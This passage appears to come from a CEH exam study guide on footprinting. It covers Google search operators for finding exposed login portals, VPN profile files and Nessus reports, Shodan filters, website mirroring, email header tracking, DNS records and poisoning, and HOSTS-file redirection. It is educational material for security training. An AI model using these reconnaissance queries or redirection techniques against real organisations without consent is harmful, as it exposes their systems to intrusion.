
Basically you're telling Google to go look for web pages that have TSWEB in the URL (indicating a remote access connection page) and you want to see only those that are running the default HTML page (default installs are common in a host of different areas and usually make things a lot easier for an attacker). I think you may be surprised by the results—I even saw one page where an admin had edited the text to include the login information.



NOTE Google hacking is such a broad topic that covering all of it in one section of a single book is impossible. This link, among others, provides a great list to work through: <http://it.toolbox.com/blogs/managing-infosec/google-hacking-master-list-28302>. Take advantage of any of the websites available and learn more as you go along. What you'll need exam-wise is to know the operators and how to use them.

As you can see, Google hacking can be used for a wide range of purposes. For example, you can find free music downloads (pirating music is a no-no, by the way, so don't do it) using the following:

```
"intitle:index of" nameofsong.mp3
```

You can also discover open vulnerabilities on a network. For example, the following provides any page holding the results of a vulnerability scan using Nessus (interesting to read, wouldn't you say?):

```
"intitle:Nessus Scan Report" "This file was generated by  
Nessus"
```

Combine these with the advanced operators, and you can *really* dig down into some interesting stuff. Again, none of these search strings or "hacks" is illegal—you can search for anything you want (assuming, of course, you're not searching for illegal content, but don't take your legal advice from a certification study book). However, actually exploiting anything you find without prior consent will definitely land you in hot water.

While the previous general Google hacking examples will serve well for your exam, there are tons and tons more of them (see the aforementioned GHDB for really off-the-wall ones when you're bored) you'll need to practice with. Some of the more interesting outliers to you as a budding ethical hacker have to do with VoIP and VPN. Why? Well, VoIP systems provide a pretty interesting opportunity, once you know where they're at and what they're doing. For example, did you know a bunch of VoIP systems use unprotected Trivial FTP (TFTP) to pull config files, some even have a packet capture option built into the phone, and most VoIP devices also run web servers for remote management? That's got to at least pique your interest. And VPN? If you can find and steal a few encryption keys, a VPN connection is as good as breaking into the office and plugging your laptop in on Bob's desk.

Google hacks for VoIP and VPN work just like those for everything else; you're looking for pages with specific information that will help

you, and the combination of search term and operator will narrow the field for you. For example, using “login,” “login page,” and “welcome” with the intitle: operator could show login portals. Want to get specific? Try “D-Link VIP Router” for D-Link router portals and “SPA504G” for Cisco configuration utilities. You might try *filetype:pcf vpn OR Group* to find VPN client profile configuration files (PFCs) that are publicly available. Or how about *inurl:/remote/login?lng=en* for FortiGate firewall SSL VPN portals? The point is, there are endless uses for Google hacking regarding VoIP and VPN.

Another note on Google hacking: it’s not as easy to pull off as it once was. Google, for reasons I will avoid discussing here because it angers me to no end, has decided it needs to police search results to prevent folks from using the search engine as it was intended to be used. As you can see from [Figure 2-1](#), and probably from your own Google hacking attempts in learning this opportunity, Google will, from time to time, throw up a CAPTCHA if it believes you’re a “bot” or trying to use the search engine for nefarious purposes. There are ways around the annoyance that are well documented and accessible via Google searches, but it still doesn’t take away the annoyance factor. With that in mind, while Google hacking is, well, part of Google, don’t discount using other search engines in looking for your holy grail.




Figure 2-1 Google CAPTCHA

I admit it, a lot of us in the technical realm of life don't always seem to have the greatest of social skills. In fact, finding a tech person who can actually communicate with other human beings in a professional or personal setting is like finding a four-leaf clover. But no one can ever say geeks don't have a decent sense of humor. Until recently, though, geek humor was more of an "inside baseball" thing—something we knew about and shared among ourselves, gazing down our noses at the teeming masses of users who had no idea what we were talking about. But pop culture and Hollywood finally caught up with us.

In 2011, a guy named Ernest Cline wrote a fantastic book called *Ready Player One*. It's a fast-paced tale filled with glorious '80s references, wonderful characters, and an original story, and is easily one of my favorite escape fiction novels of all time. In it, a creator of a wildly popular virtual reality world hid a prize inside his digital creation and, after his death, made a huge game out of the search for his "Easter egg."

It used to be that mentioning the term "Easter egg" made folks think about small tubs of vinegar-water food coloring and kids running around fields gathering colored hard-boiled or plastic eggs. But after the book's release (and the subsequent blasphemous, substandard, horrendous mockery that is the 2018 movie version of the book), most folks knew that an *Easter egg* is something developers put in an application, website, or game just for giggles. Outside of "gunters" hunting the egg down in a giant virtual world (using their wits and intelligence in the book, or sheer blind luck in the terrible movie), most Easter eggs are usually accessible by some weird combination of steps and clicks. Or sometimes it's just part of the way things work. For example, a long, long time ago Excel had an Easter egg that showed computerized images of the busts of the developers.

Google has a ton of Easter eggs (a good list of them can be found at <https://searchengineland.com/the-big-list-of-google->

[easter-eggs-153768](#)). For example, open Google and start typing **Do a barrel roll** and press ENTER: the entire screen will (sometimes before you even finish typing) perform a barrel roll. Another? Type **askew** in the search entry and press ENTER: the definition will appear, and the page will be...askew. Type **pacman** and you'll be playing a small version the old favorite arcade game onscreen.

I could go on and on and write an entire section called "Fun with Google," but you get the point. Search, explore, and have some fun. There's plenty of time to study, and who says you can't have fun while doing it? Besides, you may really want to know how many degrees of separation Zach Galifianakis has from Kevin Bacon. Doing a search for **Bacon number Zach Galifianakis** used to let you know that the answer is 2. Sadly though, not all Easter eggs hang around forever, so enjoy them while they last.

Lastly, Google also offers another neat option called Advanced Search. If you point your browser to www.google.com/advanced_search, many of these strings we try so desperately to remember are taken care of and laid out in a nice GUI format. The top portion of the Advanced Search page prompts "Find pages with..." and provides options to choose from. Scroll down just a tad, and the next section reads "Then narrow your results by..." providing options such as language, last updated, and where specific terms appear in or on the site. And at the bottom of the page, there are a few links for other helpful search options, such as "Find pages that are similar to a URL." I considered adding a picture of it here, but it's more than a full page in the browser. The format is easy enough, and I don't think you'll have a problem working your way around it.

Shodan

Hackers are very touchy folks when it comes to their favorite tools. Take our friendly tech editor as an example. He went nearly apoplectic when I neglected to mention Shodan in a previous edition: “It’s the hacker’s search engine, Matt! How can you NOT talk about it?!?”

While Google and other search engines index websites, Shodan (<https://www.shodan.io>) indexes pretty much everything else. In other words, if it’s connected to the Internet and available, Shodan will find it. And just what sorts of things show up? You name it: routers, servers, baby monitors, web cams, water treatment facilities, TVs, refrigerators, yachts, thermostats, medical devices, traffic lights, wind turbines, license plate readers...the list is endless. Shodan simply shows you anything that’s plugged into the Internet—even if it shouldn’t be. And that, for any level of ethical hacking, should be pretty exciting for you.

Shodan works by trying to connect to, literally, every IP address on the planet. As the connection request is returned, the information provides Shodan a glimpse as to what the device on the other end actually is. [Figure 2-2](#) shows the Shodan opening page. Click *Sign Up Now* and you can then choose Getting Started and see top searches others have tried, as well as a host of other information. Scrolling down after logging in shows even more reports and information.




Figure 2-2 Shodan

As a very quick, very simple example, [Figure 2-3](#) shows the search result page for D-Link (a well-known, and popular, Wi-Fi router and smart home IoT manufacturer). Shodan happily displays all banner findings it knows about containing the string D-Link. Clicking through the links across the page, you can find related exploits, maps, images, reports, and all sorts of info. If you want to perhaps narrow the scope of that search, you can use filters (much like you can do in Google). For example, city: will find devices in a particular city (apache city: "San Francisco" will find Apache within the city of San Francisco), while country: finds devices in a specific country. Others, such as hostname:, net:, port:, and before/after: can significantly focus your efforts.




Figure 2-3 Shodan sample

Shodan also provides plenty of help and advice for folks wanting to use it. This help page (<https://help.shodan.io/the-basics/search-query-fundamentals>) provides all sorts of info to get you started on searching with Shodan, and there's also a blog that provides tons of helpful information (<https://blog.shodan.io/understanding-the->

[shodan-search-query-syntax/](#)). Finally, if you're just interested in copying and pasting some search strings to see what Shodan does, there are tons of sites that provide all sorts of sample strings for you to try.

Website and E-mail Footprinting

Website and e-mail footprinting may require a little more effort and technical knowledge, but it's worth it (not to mention EC-Council has devoted two entire slide show sections to the material, so you *know* it's gonna be good). Analyzing a website from afar can show potentially interesting information, such as software in use, OS, filenames, paths, and contact details. Using tools such as Burp Suite (<https://portswigger.net/burp>) and Website Informer (<https://website.informer.com/>) allows you to grab headers and cookies, and learn connection status, content type, and web server information. Heck, pulling the HTML code itself can provide useful intel. You might be surprised what you can find in those "hidden" fields, and some of the comments thrown about in the code may prove handy. A review of cookies might even show you software or scripting methods in use. E-mail headers provide more information than you might think and are easy enough to grab and examine. And tracking e-mail? Hey, it's not only useful for information, it's just downright fun.

Although it doesn't seem all that passive, web mirroring is a great method for footprinting. Copying a website directly to your system ("mirroring" it) can definitely help speed things along. Having a local copy to play with lets you dive deeper into the structure and ask things like "What's this directory for over here?" and "I wonder if this site is vulnerable to *fill-in-chosen-vulnerability?*" without alerting the target organization. Tools for accomplishing web mirroring are many and varied, and while the following list isn't representative of every web mirroring tool out there, it's a good start:

- HTTrack (<https://www.httrack.com>)

- BlackWidow (<https://softbytelabs.com/wp/blackwidow>)
- Teleport Pro (<https://www.tenmax.com/teleport/pro>)
- GNU Wget (<https://www.gnu.org/software/wget>)
- BackStreet Browser (www.spadixbd.com/backstreet)

Although it's great to have a local, current copy of your target website to peruse, let's not forget that we can learn from history too. Information relevant to your efforts may have been posted on a site at some point in the past but has since been updated or removed. EC-Council absolutely loves this as an information-gathering source, and you are certain to see Wayback Machine and Google Cache queried somewhere on your exam. The Wayback Machine, available at <https://archive.org> (see Figure 2-4), keeps snapshots of sites from days gone by, allowing you to go back in time to search for lost information; for example, if the company erroneously had a phone list available for a long while but has since taken it down, you may be able to retrieve it from a "way back" copy. These options provide insight into information your target may have thought they'd safely gotten rid of—but as the old adage says, "Once posted, always available."




Figure 2-4 Internet Archive's Wayback Machine



NOTE WebSite-Watcher (<https://www.aignes.com>) can be used to check web pages for changes, automatically notifying you when there's an update.

And let's not forget good old e-mail as a footprinting source here. E-mail communication can provide us IP address and physical location information. Links visited by the recipient may also be available, as well as browser and OS information. Heck, you can sometimes even see how long they spend *reading* the e-mail.

Have you ever actually looked at an e-mail header? You can really get some extraordinary detail out of it, and sometimes sending a bogus e-mail to the company and watching what comes back can help you pinpoint a future attack vector (see [Figure 2-5](#) for an example). If you want to go a step further, you can try some of the many e-mail tracking tools. E-mail tracking applications range from easy, built-in efforts on the part of your e-mail application provider (such as a read receipt and the like within Microsoft Outlook) to external apps and efforts from places such as EmailTrackerPro (www.emailtrackerpro.com) and MailTracking (www.mailtracking.com). Simply appending ".mailtracking.com" to the end of an e-mail address, for example, can provide a host of information about where the e-mail travels and how it gets there. Examples of other tools for e-mail tracking include GetNotify, ContactMonkey, Yesware, ReadNotify, WhoReadMe, Trace Email Analyzer, and Zendio.


```

Delivered-To: anyone@gmail.com
Received: by 10.49.133.163 with SMTP id pd3csp213394qeb;
  Wed, 28 Aug 2013 14:55:22 -0700 (PDT)
X-Received: by 10.224.54.7 with SMTP id o7mr921740qag.49.
  Wed, 28 Aug 2013 14:55:21 -0700 (PDT)
Return-Path: <someone@mheducation.com>
Received: from corpl48mr4-2.mcgraw-hill.com (corpl48mr4-2.mcgraw-hill.com.
  [198.45.18.183])
  by mx.google.com with ESMTPS id b3s1188893qad.123.1969.12.31.16.00.00
  (version=TLSv1 cipher=RC4-SHA bits=128/128);
  Wed, 28 Aug 2013 14:55:21 -0700 (PDT)
Received-SPF: pass (google.com: domain of someone@mheducation.com designates
  198.45.18.183 as permitted sender) client-ip=198.45.18.183;
Authentication-Results: mx.google.com;
  spf=pass (google.com: domain of someone@mheducation.com designates
  198.45.18.183 as permitted sender) smtp.mail=someone@mheducation.com
X-IronPort-AV: E=Sophos;i="4.89.978,1367985600";
  d="jpg'145?scan'145,208,217,145";a="203465147"
Received: from nj09exco007.mhf.mhc ([10.202.134.177])
  by corpl48mr4-1.mcgraw-hill.com with ESMTP/TLS/AES128-SHA; 28 Aug 2013
  17:55:14 -0400
Received: from NJ09EXM521.mhf.mhc ([169.254.1.192]) by NJ
  ([10.202.134.177]) with mapi; Wed, 28 Aug 2013 17:55:14
From: "Someone" <someone@mheducation.com>
To: Matt Walker <anyone@gmail.com>
CC: "A Guy" <someguy@mheducation.com>
Date: Wed, 28 Aug 2013 17:55:13 -0400
Subject: CEH

```

'Received By' lines show the e-mail's route from sender to recipient

Timestamps, IP addresses, and other info can be found in the header

Figure 2-5 E-mail header

DNS Footprinting

I hate getting lost. Now, I'm not saying I'm always the *calmest* driver and that I don't complain (loudly) about circumstances and other drivers on the road, but I can honestly say nothing puts me on edge like not knowing where I'm going while driving, especially when the directions given to me don't include the road names. I'm certain you know what I'm talking about—directions that say, "Turn by the yellow sign next to the drugstore and then go down half a mile and turn right onto the road beside the walrus-hide factory. You can't miss it." Inevitably I do wind up missing it, and cursing ensues.

Thankfully, negotiating the Internet isn't reliant on crazed directions. The road signs we have in place to get to our favorite haunts are all part of DNS, and they make navigation easy. DNS, as you're no doubt already aware, provides a name-to-IP-address (and vice versa) mapping service, allowing us to type in a name for a resource as opposed to its numerical address. This also provides a wealth of footprinting information for the ethical hacker—so long as you know how to use it.

DNS Basics

As we established in the introduction (you *did* read it, right?), there are certain things you're just expected to know before undertaking this certification and career field, and DNS is one of them. So, no, I'm not going to spend pages covering DNS. But we do need to take at least a couple of minutes to go over some basics—mainly because you'll see this stuff on the CEH exam. The simplest explanation of DNS I can think of follows.

DNS is made up of servers all over the world. Each server holds and manages the records for its own little corner of the globe, known in the DNS world as a *namespace*. Each of these records gives directions to or for a specific type of resource. Some records provide IP addresses for individual systems within your network, whereas others provide addresses for your e-mail servers. Some provide pointers to other DNS servers, which are designed to help people find what they're looking for.



NOTE Port numbers are always important in discussing anything network-wise. When it comes to DNS, 53 is your number. Name lookups generally use UDP, whereas zone transfers use TCP.

Big, huge servers might handle a namespace as big as the top-level domain “.com,” whereas another server further down the line holds all the records for “mheducation.com.” The beauty of this system is that each server only has to worry about the name records for its own portion of the namespace and to know how to contact the server “above” it in the chain for the top-level namespace the client is asking about. The entire system looks like an inverted tree, and you can see how a request for a particular resource can easily be routed correctly to the appropriate server. For example, in [Figure 2-6](#), the server for [anyname.com](#) in the third level holds and

manages all the records for that namespace, so anyone looking for a resource (such as their website) could ask that server for an address.




Figure 2-6 DNS structure



NOTE One more “for the fun of it” link for you:

<https://www.iana.org/domains/root/servers> will show you all the root servers and who “owns” them.

The only downside to this system is that the record types held within your DNS domain can tell a hacker all she needs to know about your network layout. For example, do you think it might be important for an attacker to know which server in the network holds and manages all the DNS records? What about where the e-mail servers are? Heck, for that matter, wouldn't it be beneficial to gains hints on which systems may behold public-facing websites? All this may be determined by examining the DNS record types, which I've so kindly listed in [Table 2-2](#).

DNS Record Type	Label	Description
SRV	Service	This record defines the hostname and port number of servers providing specific services, such as a Directory Services server.
SOA	Start of Authority	This record identifies the primary name server for the zone. The SOA record contains the hostname of the server responsible for all DNS records within the namespace, as well as the basic properties of the domain.
PTR	Pointer	This maps an IP address to a hostname (providing for reverse DNS lookups). You don't absolutely need a PTR record for every entry in your DNS namespace, but these are usually associated with e-mail server records.
NS	Name Server	This record defines the name servers within your namespace. These servers are the ones that respond to your clients' requests for name resolution.
MX	Mail Exchange	This record identifies your e-mail servers within your domain.
CNAME	Canonical Name	This record provides for domain name aliases within your zone. For example, you may have an FTP service and a web service running on the same IP address. CNAME records could be used to list both within DNS for you.
A	Address	This record maps an IP address to a hostname and is used most often for DNS lookups.

Table 2-2 DNS Record Types



EXAM TIP Know the DNS record types well and be able to pick them out of a lineup. You will definitely see a DNS zone transfer on your exam and will be asked to identify information about the target from it.

These records are maintained and managed by the authoritative server for your namespace (the SOA), which shares them with your other DNS servers (name servers) so your clients can perform lookups and name resolutions. The process of replicating all these

records is known as a *zone transfer*. Considering the importance of the records kept here, it is obvious administrators need to be careful about which IP addresses are actually allowed to perform a zone transfer—if you allowed just any IP address to ask for a zone transfer, you might as well post a network map on your website to save everyone the trouble. Because of this, most administrators restrict the ability to even ask for a zone transfer to a small list of name servers inside their network. Additionally, some admins don't even configure DNS at all and simply use IP addresses for their critical hosts.



NOTE When it comes to DNS, it's important to remember there are two real servers in play within your system. *Name resolvers* simply answer requests. *Authoritative servers* hold the records for a namespace, given from an administrative source, and answer accordingly.

An additional note is relevant to the discussion here, even though we're not in the attacks portion of the book yet. Think for a moment about a DNS lookup for a resource on your network: say, for instance, a person is trying to connect to your FTP server to upload some important, sensitive data. The user types in **ftp.anycomp.com** and presses ENTER. The DNS server closest to the user (defined in your TCP/IP properties) looks through its cache to see whether it knows the address for ftp.anycomp.com. If it's not there, the server works its way through the DNS architecture to find the authoritative server for [anycomp.com](#), which must have the correct IP address. This response is returned to the client, and FTP-ing begins happily enough.

Suppose, though, you are an attacker and you *really* want that sensitive data yourself. One way to do it might be to change the cache on the local name server to point to a bogus server instead of the real address for ftp.anycomp.com. Then the user, none the wiser,

would connect and upload the documents directly to your server. This process is known as *DNS poisoning*, and it was of enough importance that an entire extension to DNS was created way back in 1999.

DNS was designed in the 1980s when security, to say the least, was not a prime concern. As originally designed, a recursive resolver in DNS had no way to verify the authenticity of the response and, therefore, could not detect a forged response to one of its queries. This meant an attacker could masquerade as the authoritative server and redirect a user to a potentially malicious site without the user even realizing it.



NOTE Dan Kaminsky, famous for making DNS vulnerabilities widely known back in 2008 to 2010 (see, e.g., <http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html>), passed away in 2021 at the age of 42. He was instrumental in finding numerous DNS vulnerabilities (to include some of the “fastest to respond” kinds of things allegedly used by governments to portend themselves as certain websites), and his passing is a huge loss to security circles everywhere.

Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications that addresses this issue by using digital signatures to bolster authentication. Using a public key cryptography systems, DNSSEC signs DNS data, adding two important features: data origin authentication (providing resolvers means to cryptographically verify that data received actually came from the trusted zone), and data integrity protection (providing the resolver means to know that the data hasn’t been modified in transit).



EXAM TIP Another DNS poisoning mitigation effort is to restrict the amount of time records can stay in cache before they're updated.

The SOA record provides loads of information, from the hostname of the primary server in the DNS namespace (zone) to the amount of time name servers should retain records in cache. The record contains the following information (all default values are from Microsoft DNS server settings):

- **Source host** Hostname of the primary DNS server for the zone (there should be an associated NS record for this as well).
- **Contact e-mail** E-mail address of the person responsible for the zone file.
- **Serial number** Revision number of the zone file. This number increments each time the zone file changes and is used by a secondary server to know when to update its copy (if the SN is higher than that of the secondary, it's time to update!).
- **Refresh time** The amount of time a secondary DNS server will wait before asking for updates. The default value is 3600 seconds (1 hour).
- **Retry time** The amount of time a secondary server will wait to retry if the zone transfer fails. The default value is 600 seconds (10 minutes).
- **Expire time** The maximum amount of time a secondary server will spend trying to complete a zone transfer. The default value is 86,400 seconds (1 day).
- **TTL** The minimum "time to live" for all records in the zone. If not updated by a zone transfer, the records will perish. The default value is 3600 seconds (1 hour).

Is That a Forest Behind Those Trees?

DNS is undoubtedly the magic running the machine. Without the ability to quickly and efficiently translate a name to an IP address, the Internet might've bogged down long, long ago. Sure, we might've used it for education and file transfers, but can anyone imagine the Internet without www.insertnamehere.com? And it's precisely because of that ease of use, that ability to just type a name and click "go," without really knowing exactly where you're headed, that sometimes causes heartache and headache for security personnel. Just imagine the havoc inside an organization if a bad guy somehow got hold of the DNS servers and started pointing people to places they'd never knowingly go. But if you think about how name lookup *really* happens on a machine, you may not even need to get to the DNS system as a whole to cause real problems.

In general, when you type a URL in a browser on a Windows machine, the system takes a couple laps locally *before* checking DNS. First, the OS checks to see if the request is for itself (that is, localhost or its own name). If not, it'll then query the local HOSTS file. If the name resolution isn't found there, *then* it'll go to DNS and query (in order) the local cache, the primary (local) DNS server, and then anything it can find in the entirety of the DNS system it can get to. If, again, no name is found, Windows will turn to NetBIOS, WINS, and the LMHOSTS file.

See how this can become an issue? At each step, if a name resolution is found, the process stops and the search ends. Therefore, if the *real* name resolution is in step four, but you can find a way to interject a fake one in step 2, then why bother hacking DNS in an organization if you can grab and replace a HOSTS file on the box? Try it yourself on your home system. Navigate to C:\Windows\System32\Drivers\etc\ and open the HOSTS file in Notepad. Add an entry like this:

Save, close everything, and then open a browser and try to open Google.com. The worst page on the Internet appears instead. Why? Because once Windows found the name resolution, it stopped looking: no need to bother DNS when the answer is right here in the HOSTS file.

See how this can get hairy and dangerous really quickly? If an attacker can simply add a couple lines of text to the HOSTS file on the machine, he or she could redirect traffic without the user ever having to touch DNS *at all*. But while we're all aware (or should be anyway) of the importance of protecting access to that particular file to prevent bad guys from using it, have you ever considered using it for *good* purposes?

Why not update your HOSTS file to "blackhole" sites you know to be malicious? Why not redirect access requests to sites your employees are not supposed to be visiting at work to a friendly reminder site or a valid business site? See, your system is going to check the HOSTS file before making any trips to resolve names in the first place, so whatever you put there is law as far as a PC is concerned.

